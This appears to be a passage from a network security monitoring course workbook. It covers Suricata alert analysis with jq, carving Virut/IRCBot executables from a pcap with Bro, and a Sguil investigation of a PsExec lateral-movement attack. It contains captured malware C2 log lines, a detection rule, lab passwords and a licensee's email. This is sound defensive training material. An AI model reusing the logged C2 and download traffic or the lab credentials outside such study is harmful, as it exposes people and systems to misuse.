3. How many alerts were generated for non-TLS traffic over port 443?

```
cat ./student/suricata_logs/eve.json | jq 'select(.event_type == "alert") |.' -c | wc -l
```

4. In the alerts generated, what application layer protocols did Suricata identify being transferred over port 443?

```
cat ./student/suricata_logs/eve.json | jq 'select(.event_type == "alert") |.app_proto'
```



5. TLS traffic was detected on 3 ports besides 443. Identify the three ports.

```
cat ./student/suricata_logs/eve.json | jq 'select(.app_proto == "tls") .dest_port' | sort -u
```

6. HTTP traffic with a user-agent of test sent to a port other than 80. What was the port of the HTTP server.

```
cat ./student/suricata_logs/eve.json | jq 'select(.http.http_user_agent == "test") |.'
```

```
[/labs/suricata]$ cat ./student/suricata_logs/eve.json | jq 'select(.http.http_user_agent == "test") |.'
```

```
{
```

```
  "timestamp": "2018-07-21T03:07:35.426122+0000",
```

```
  "flow_id": 866014178224182,
```

```
  "pcap_cnt": 6856,
```

```
  "event_type": "http",
```

```
  "src_ip": "10.5.100.102",
```

```
  "src_port": 49236,
```

```
  "dest_ip": "188.124.167.132",
```

```
  "dest_port": 8082,
```

```
  "proto": "TCP",
```

```
  "tx_id": 0,
```

```
  "http": {
```

```
    "hostname": "188.124.167.132",
```

```
    "url": "/sat20/FLYTOME-PC W617601.CF2A7BFD2637AD655BC1F4A8A04F0C38/90",
```

```
    "http_user_agent": "test",
```

```
    "http_content_type": "text/plain",
```

```
    "http_method": "POST",
```

```
    "protocol": "HTTP/1.1",
```

```
    "status": 200,
```

```
    "length": 3
```

```
  }
```

```
}
```

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Bonus

1. In one instance Suricata failed to identify the application layer protocol. Review the payload data Suricata provides to determine what application layer protocol this traffic represents?

```
cat ./student/suricata_logs/eve.json | jq 'select(.event_type == "alert") | select(.app_proto=="failed")|.'
```

```
{
  "timestamp": "2018-03-05T18:45:09.424713+0000",
  "flow_id": 1002761318928881,
  "pcap_cnt": 2113,
  "event_type": "alert",
  "src_ip": "10.5.100.101",
  "src_port": 49247,
  "dest_ip": "65.181.113.87",
  "dest_port": 443,
  "proto": "TCP",
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 1234567,
    "rev": 1,
    "signature": "SURICATA Port 443 but not TLS",
    "category": "",
    "severity": 3
  },
  "app_proto": "failed",
  "payload":
  "VVNFUiByaWNoYXJkLmJlbGxib3R0b20gMCAqIDpiNjdbN11CRUxMQk9UVE9NLVBdlVs4NzcxN11AaU1lc3RyZVVzZXIuY29tDQo="
  "payload_printable": "USER richard.bellbottom 0 * :b67[7]BELLBOTTOM-PC-
[87716]@iMestreUser.com\r\n",
  "stream": 0
}
```

2. What is the name of the PE32 executable transferred over port 80 with a Content-Type of "text/plain"?

```
cat ./student/suricata_logs/eve.json | jq 'select(.http.http_content_type == "text/plain") | select(.fileinfo.magic | contains("PE32")) | .fileinfo.filename'
```

```
"/korestros.ri"
```

Exercise Answers

1. Create a Suricata rule to detect non-TLS traffic sent over TCP port 443. Rule should be added to `/labs/suricata/rules/local.rules`

Rule used in walkthrough:

```
alert tcp any any -> any 443 (msg:"SURICATA Port 443 but not TLS"; flow:to_server; app-layer-protocol:!tls; sid:1234567; rev:1;)
```

2. Run Suricata against /labs/suricata/protocol_anomaly.pcap using the supplied configuration file /labs/suricata/suricata.yaml

Command line used in walkthrough:

```
suricata -c /labs/suricata/suricata.yaml -r protocol_anomaly.pcap
```

3. How many alerts were generated for non-TLS traffic over port 443?

Answer: 15

4. In the alerts generated, what application layer protocols did Suricata identify being transferred over port 443?

Answer: http

5. TLS traffic was detected on 3 ports besides 443. Identify the three ports.

Answer: 447, 9001, 9003

6. HTTP traffic with a user-agent of test sent to a port other than 80. What was the port of the HTTP server.

Answer: 8082

Bonus

1. In one instance Suricata failed to identify the applicaiton layer protocol. Review the payload data Suricata provides to determine what application layer protocol this traffic represents?

Answer: IRC

2. What is the name of the PE32 executable transferred over port 80 with a Content-Type of "text/plain"?

Answer: korestros.ri

This page intentionally left blank.

Licensed To: Martin Brown <hermespa156@gmail_com> May 17, 2020

Exercise 3.1 - Pcap Strings and Carving with Bro

Objectives


- Analyze strings in a packet capture.
- Carve Microsoft EXEs from a packet capture.
- Scan carved EXEs with an antivirus program.
- Gain experience using strings and Bro.

Exercise Setup

1. Log in to the Sec-511-Linux VM:

- Username: **student**
- Password: **Security511**

Open a terminal in the Sec-511-Linux Guest by clicking the desktop Terminal icon.



Challenges

1. Run the **strings** command with a minimum string length of 10 on /pcaps/virut-worm.pcap. Save the output to /tmp/virut-strings.txt.
2. View the output with less.
3. Search for strings indicating the following:
 - IRC C2 traffic
 - EXE file transfer
4. Use Bro to extract the EXEs from /pcaps/virut-worm.pcap:
 - Use this Bro script to extract the files:
 - /opt/bro/share/bro/policy/frameworks/files/extract-all-files.bro
5. Determine the filename and Content-Type used in transferring the EXEs.
6. Scan the extracted EXEs with the clamscan antivirus client.

Solution

1. Run the **strings** command with a minimum string length of 10 on /pcaps/virut-worm.pcap. Save the output to /tmp/virut-strings.txt:

```
strings -n 10 /pcaps/virut-worm.pcap > /tmp/virut-strings.txt
```

2. View the output with less:

```
less /tmp/virut-strings.txt
```


- The space bar or down arrow moves down.
- The up arrow moves up.
- The "/" key searches for content, for example:
 - /IRC<enter>
 - This searches for the string "IRC" (case-sensitive) below the cursor.

- Press "q" to quit when you finish.

3. Some strings to look for:


- IRC
- JOIN
- **This program cannot be run in DOS mode**

This screenshot shows some interesting strings:



```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Go Help
:irc.local 375 [00|USA|XP|920011] :irc.local message of the day
:irc.local 372 [00|USA|XP|920011] :-
:irc.local 376 [00|USA|XP|920011] :End of message of the day.
:irc.local 251 [00|USA|XP|920011] :There are 1 users and 1 invisible on 1 server
:irc.local 254 [00|USA|XP|920011] 2 :channels formed
:irc.local 255 [00|USA|XP|920011] :I have 2 clients and 0 servers
MODE [00|USA|XP|920011]
JOIN #gg h3fty
:irc.local 221 [00|USA|XP|920011] :+
MODE [00|USA|XP|920011]
:[00|USA|XP|920011]!SP1-201@0::ffff:192.168.2.47 JOIN :#gg
:irc.local 353 [00|USA|XP|920011] = #gg :@b0th3rd3r [00|USA|XP|920011]
:irc.local 366 [00|USA|XP|920011] #gg :End of /NAMES list.
JOIN #gg h3fty
:
```

This screenshot shows an EXE transfer:



```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Go Help
GET /x HTTP/1.0
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322
)
Host: 192.168.2.47:26752
Connection: Keep-Alive
HTTP/1.0 200 OK
Server: private
Cache-Control: no-cache,no-store,max-age=0
pragma: no-cache
Content-Type: application/octet-stream
Content-Length: 80896
Accept-Ranges: bytes
Date: Wed, 13 Oct 2010 00:25:17 GMT
Last-Modified: Wed, 13 Oct 2010 00:25:17 GMT
Expires: Wed, 13 Oct 2010 00:25:17 GMT
Connection: close
!This program cannot be run in DOS mode.
5r;@&Jy"@P,
Ju V#&-Vus
:
```

- Note the filename in the "GET" at the top.
- Note the string "This program cannot be run in DOS mode."


4. Extract the EXEs from /pcaps/virut-worm.pcap

Type the following commands:

```
cd /labs/bro-carve/
bro -r /pcaps/virut-worm.pcap /opt/bro/share/bro/policy/frameworks/files/extract-all-files.bro
ls -la /labs/bro-carve/extract_files
```

Note that the file "extract-all-files.bro" is a Bro script that carves a number of file types from a Pcap file.


By default, the carved files are saved to a folder called extract_files in the directory where you ran bro.



```
Terminal - student@Sec-511-Linux: /labs/bro-carve
File Edit View Terminal Tabs Help
[/labs/bro-carve]$ ls -la /labs/bro-carve/extract_files
total 616
drwxrwxr-x 2 student student 4096 Oct 10 15:29 .
drwxrwxr-x 4 student student 4096 Oct 10 15:29 ..
-rw-rw-r-- 1 student student 80896 Oct 10 15:29 extract-1286954404.887848-HTTP-Fb001phuwbzbjZQDg
-rw-rw-r-- 1 student student 80896 Oct 10 15:29 extract-1286954405.478691-HTTP-FA9qcR3JdadQGwp4D4
-rw-rw-r-- 1 student student 80896 Oct 10 15:29 extract-1286954405.991961-HTTP-FsrCUg1InSRueRvqjd
-rw-rw-r-- 1 student student 80896 Oct 10 15:29 extract-1286954452.30398-HTTP-FJ5nq44v0mY6v966je
-rw-rw-r-- 1 student student 80896 Oct 10 15:29 extract-1286954452.33727-HTTP-FyyYzT2EGLGZ7zJbTb
-rw-rw-r-- 1 student student 80896 Oct 10 15:29 extract-1286954458.933346-HTTP-FHBXKM30yiZb90CXh1
-rw-rw-r-- 1 student student 80896 Oct 10 15:29 extract-1286954470.1635-HTTP-FUowTa4ZP1wDzzaFVf
-rw-rw-r-- 1 student student 47976 Oct 10 15:29 extract-1286954470.408127-HTTP-FcFC68PTRDOMd5U65
```

To determine what type of files Bro carved, the following command could be used:

```
file /labs/bro-carve/extract_files/*
```



```
Terminal - student@Sec-511-Linux: /labs/bro-carve
File Edit View Terminal Tabs Help
[/labs/bro-carve]$ file /labs/bro-carve/extract_files/*
/labs/bro-carve/extract_files/extract-1286954404.887848-HTTP-Fb001phuwbzbjZQDg:
PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
/labs/bro-carve/extract_files/extract-1286954405.478691-HTTP-FA9qcR3JdadQGwp4D4:
PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
/labs/bro-carve/extract_files/extract-1286954405.991961-HTTP-FsrCUg1InSRueRvqjd:
PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
/labs/bro-carve/extract_files/extract-1286954452.30398-HTTP-FJ5nq44v0mY6v966je:
PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
/labs/bro-carve/extract_files/extract-1286954452.33727-HTTP-FyyYzT2EGLGZ7zJbTb:
PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
/labs/bro-carve/extract_files/extract-1286954458.933346-HTTP-FHBXKM30yiZb90CXh1:
PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
/labs/bro-carve/extract_files/extract-1286954470.1635-HTTP-FUowTa4ZP1wDzzaFVf:
PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
/labs/bro-carve/extract_files/extract-1286954470.408127-HTTP-FcFC68PTRDOMd5U65:
PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
[/labs/bro-carve]$
```

Each of the carved files in this case is a Windows executable.


5. Determine the filename and Content-Type used in transferring the EXEs

The filenames Bro used for the extracted files are useful, but not the actual filename used during the transfer. The Bro filenames do indicate the protocol associated with the transfer, HTTP in this case. The filenames including HTTP suggest that the http.log file should contain the details we are seeking.

Use bro-cut to pull out particular fields found in Bro's http.log file. Of particular interest in this case will be the **uri** and **resp_mime_types** fields. The **resp_mime_types** field will identify the HTTP Content-Type set by the HTTP Server delivering the file.

```
cat http.log | bro-cut uri resp_mime_types
```

The above command pipes the content of the http.log to bro-cut, which we have directed to pull out the **uri** and **resp_mime_types** fields.



The filename, as suggested by the URI, for each file: **x** The Content-Type set by the server for each file: **application/x-dosexec**

6. Let's see if the EXEs are malicious; we'll scan them with the clamscan antivirus program.

Type the following command:

```
clamscan /labs/bro-carve/extract_files/*
```

You should see output like what is shown here.

```
Terminal - student@Sec-511-Linux: /labs/bro-carve
File Edit View Terminal Tabs Help
[/labs/bro-carve]$ clamscan /labs/bro-carve/extract files/*
/labs/bro-carve/extract_files/extract-1286954404.887848-HTTP-Fb001phuwbbzjZQDg: Win.Trojan.IRCBot-3488 FOUND
/labs/bro-carve/extract_files/extract-1286954405.478691-HTTP-FA9qcR3JdadQGwp4D4: Win.Trojan.IRCBot-3488 FOUND
/labs/bro-carve/extract_files/extract-1286954405.991961-HTTP-FsrCUg1InSRueRvqjd: Win.Trojan.IRCBot-3488 FOUND
/labs/bro-carve/extract_files/extract-1286954452.30398-HTTP-FJ5nq44v0mY6v966je: Win.Trojan.IRCBot-3488 FOUND
/labs/bro-carve/extract_files/extract-1286954452.33727-HTTP-FyyYzT2EGLGZ7zJbTb: Win.Trojan.IRCBot-3488 FOUND
/labs/bro-carve/extract_files/extract-1286954458.933346-HTTP-FHBXKM30yiZb90CXh1: Win.Trojan.IRCBot-3488 FOUND
/labs/bro-carve/extract_files/extract-1286954470.1635-HTTP-FUowTa4ZP1wDzzaFvf: Win.Trojan.IRCBot-3488 FOUND
/labs/bro-carve/extract_files/extract-1286954470.408127-HTTP-FcF68PTRD0Md5U65: Win.Trojan.IRCBot-3488 FOUND

----- SCAN SUMMARY -----
Known viruses: 6676580
Engine version: 0.99.2
Scanned directories: 0
Scanned files: 8
Infected files: 8
Data scanned: 0.56 MB
Data read: 0.56 MB (ratio 1.00:1)
Time: 8.488 sec (0 m 8 s)
[/labs/bro-carve]$ █
```

Note: The engine version may be slightly different. Also, you may safely ignore the "virus database is older than 7 days" warning.

Exercise 3.2 - Sguil Service-Side Analysis

Objectives


- Analyze a service-side exploit.
- Perform hands-on analysis using Network Miner, Snort, Sguil, and Wireshark.

Exercise Setup

1. Log in to the Sec-511-Linux VM.

- Username: student
- Password: Security511

Open a terminal in the Sec-511-Linux VM by clicking on the desktop Terminal icon.



Note that Sguil sometimes fails to launch Wireshark after the Linux VM has been paused for a period of time. This is sometimes triggered by a dependency in netsniff-ng (which performs full packet capture). If during the exercise launching Wireshark via Sguil results in nothing (no error/

warning, and Wireshark does not launch), restart the sensor by typing the following command (the sudo password is also "Security511"):

```
sudo nsm_sensor_ps-restart
```


2. Begin this exercise by double-clicking the Sguil desktop launcher in the Sec-511-Linux VM.




Sguil credentials:

- Username: **student**
- Password: **Security511**

Leave other defaults as-is, and press "OK".




If you receive an "Unable to connect..." error, it is likely because the VM just started up, and services are still launching.



Wait a minute and try again.


When Sguil asks to "Select Network(s) to Monitor," check sec-511-linux-eth0 and then "Start SGUIL."



There is a full packet capture of the entire attack (and other attacks that occurred on 2017-05-08), available at `/nsm/sensor_data/sec-511-linux-eth0/dailylogs/2017-05-08/snort.log.1494265614`

The IDS did not alert in all cases, and some questions require analysis of this pcap.

Challenges

 **Note**

The following questions are based on a service-side exploit that occurred on 2017-05-08 beginning at 17:48.

The home network is 10.5.11.0/24. A remote office was compromised, and a domain admin username and password were stolen. An attacker launched a service-side attack vs. a system on the 10.5.11.0/24 network via an extranet connection, using PsExec with the stolen credentials. The attack originates from a different subnet on the 10.0.0.0/8 subnet.

The attacker successfully compromised a host on the 10.5.11.0/24 network and then pivoted, successfully compromising other hosts on the 10.5.11.0/24 subnet.

1. What is the IP address of the attacker and the first victim? The attacker address is on the 10.0.0.0/8 network, and is on a different subnet than 10.5.11.0/24. The victim address is on the 10.5.11.0/24 subnet.

<i>Attacker IP Address</i>	<i>Victim IP Address</i>
<input type="text"/>	<input type="text"/>

2. What is the hostname/workstation name of the attacker?

<i>Attacker Workstation Name</i>
<input type="text"/>

3. An encrypted C2 channel is created seconds after the initial service-side compromise. What is the socket pair of this encrypted C2 channel?

Source IP:Source Port	Destination IP:Destination Port
<input type="text"/>	

4. What is the domain admin account that was used to successfully authenticate in these attacks? Answer in domain\username form.

Domain Admin account used for the attacks
<input type="text"/>

5. A standard Windows binary is executed via the successful SMB authentications via PsExec. What is the full path and name of that executable? Note that files shown in Wireshark that are executed via SMB are often shown without the leading "\". For example, "c:\windows\system32\cmd.exe" may be listed as "windows\system32\cmd.exe". The answers will omit the leading "\", but either form is correct.

Windows binary name
<input type="text"/>

6. The attacker used the same stolen domain admin username and password to attempt to compromise five other systems via PsExec. Three attacks were successful, and two failed. Which systems were attacked, and which attacks were successful?

Note that the successful attacks created alerts that are logged in Sguil, but there are no alerts for the failed attacks. You will need to inspect the full packet capture file at: `/nsm/sensor_data/sec-511-linux-eth0/dailylogs/2017-05-08/snort.log.1494265614` to determine the failed attacks.

<i>IP of pivoted victim</i>	<i>Was the system compromised (Y/N)?</i>

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

Solution

Here is the default Sguil view showing a series of alerts associated with 10.99.99.43 beginning at 2017-05-08 at 17:48:37:

The screenshot shows the Sguil interface with a list of alerts and a detailed packet capture view for a specific alert.

Alerts Table:

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	2	sec-511-li...	3.374	2017-05-08 17:48:37	10.99.99.43	35235	10.5.11.52	445	6	GPL NETBIOS SMB-DS IPC\$ share access
RT	1	sec-511-li...	3.375	2017-05-08 17:48:37	10.99.99.43	35235	10.5.11.52	445	6	GPL NETBIOS SMB-DS ADMIN\$ share access
RT	1	sec-511-li...	4.82	2017-05-08 17:48:37	10.99.99.43	35235	10.5.11.52	445	6	PADS New Asset - unknown@microsoft-ds
RT	1	sec-511-li...	4.83	2017-05-08 17:48:37	10.99.99.43	35235	10.5.11.52	445	6	PADS Changed Asset - smb Windows SMB
RT	1	sec-511-li...	4.85	2017-05-08 17:48:41	10.5.11.52	49487	10.99.99.43	51515	6	PADS Changed Asset - ssl Generic TLS 1.0 SSL
RT	1	sec-511-li...	4.84	2017-05-08 17:48:41	10.5.11.52	49487	10.99.99.43	51515	6	PADS New Asset - ssl TLS 1.0 Client Hello
RT	3	sec-511-li...	4.88	2017-05-08 17:50:22	10.5.11.52	49529	10.5.11.44	445	6	PADS New Asset - unknown@microsoft-ds
RT	3	sec-511-li...	3.379	2017-05-08 17:53:24	10.5.11.52	49744	10.5.11.10	445	6	GPL NETBIOS SMB-DS ADMIN\$ share access
RT	6	sec-511-li...	3.378	2017-05-08 17:53:24	10.5.11.52	49744	10.5.11.10	445	6	GPL NETBIOS SMB-DS IPC\$ share access
RT	5	sec-511-li...	4.92	2017-05-08 17:53:24	10.5.11.52	49744	10.5.11.10	445	6	PADS Changed Asset - smb Windows SMB
RT	1	sec-511-li...	4.93	2017-05-08 17:53:30	10.5.11.10	50701	10.99.99.43	51516	6	PADS New Asset - ssl TLS 1.0 Client Hello
RT	1	sec-511-li...	4.94	2017-05-08 17:53:30	10.5.11.10	50701	10.99.99.43	51516	6	PADS Changed Asset - ssl Generic TLS 1.0 SSL
RT	1	sec-511-li...	3.384	2017-05-08 17:54:01	10.99.99.43	51517	10.5.11.44	51829	6	GPL SHELLCODE x86 inc ebx NOOP
RT	1	sec-511-li...	4.97	2017-05-08 17:54:03	10.5.11.44	51829	10.99.99.43	51517	6	PADS Changed Asset - ssl Generic TLS 1.0 SSL
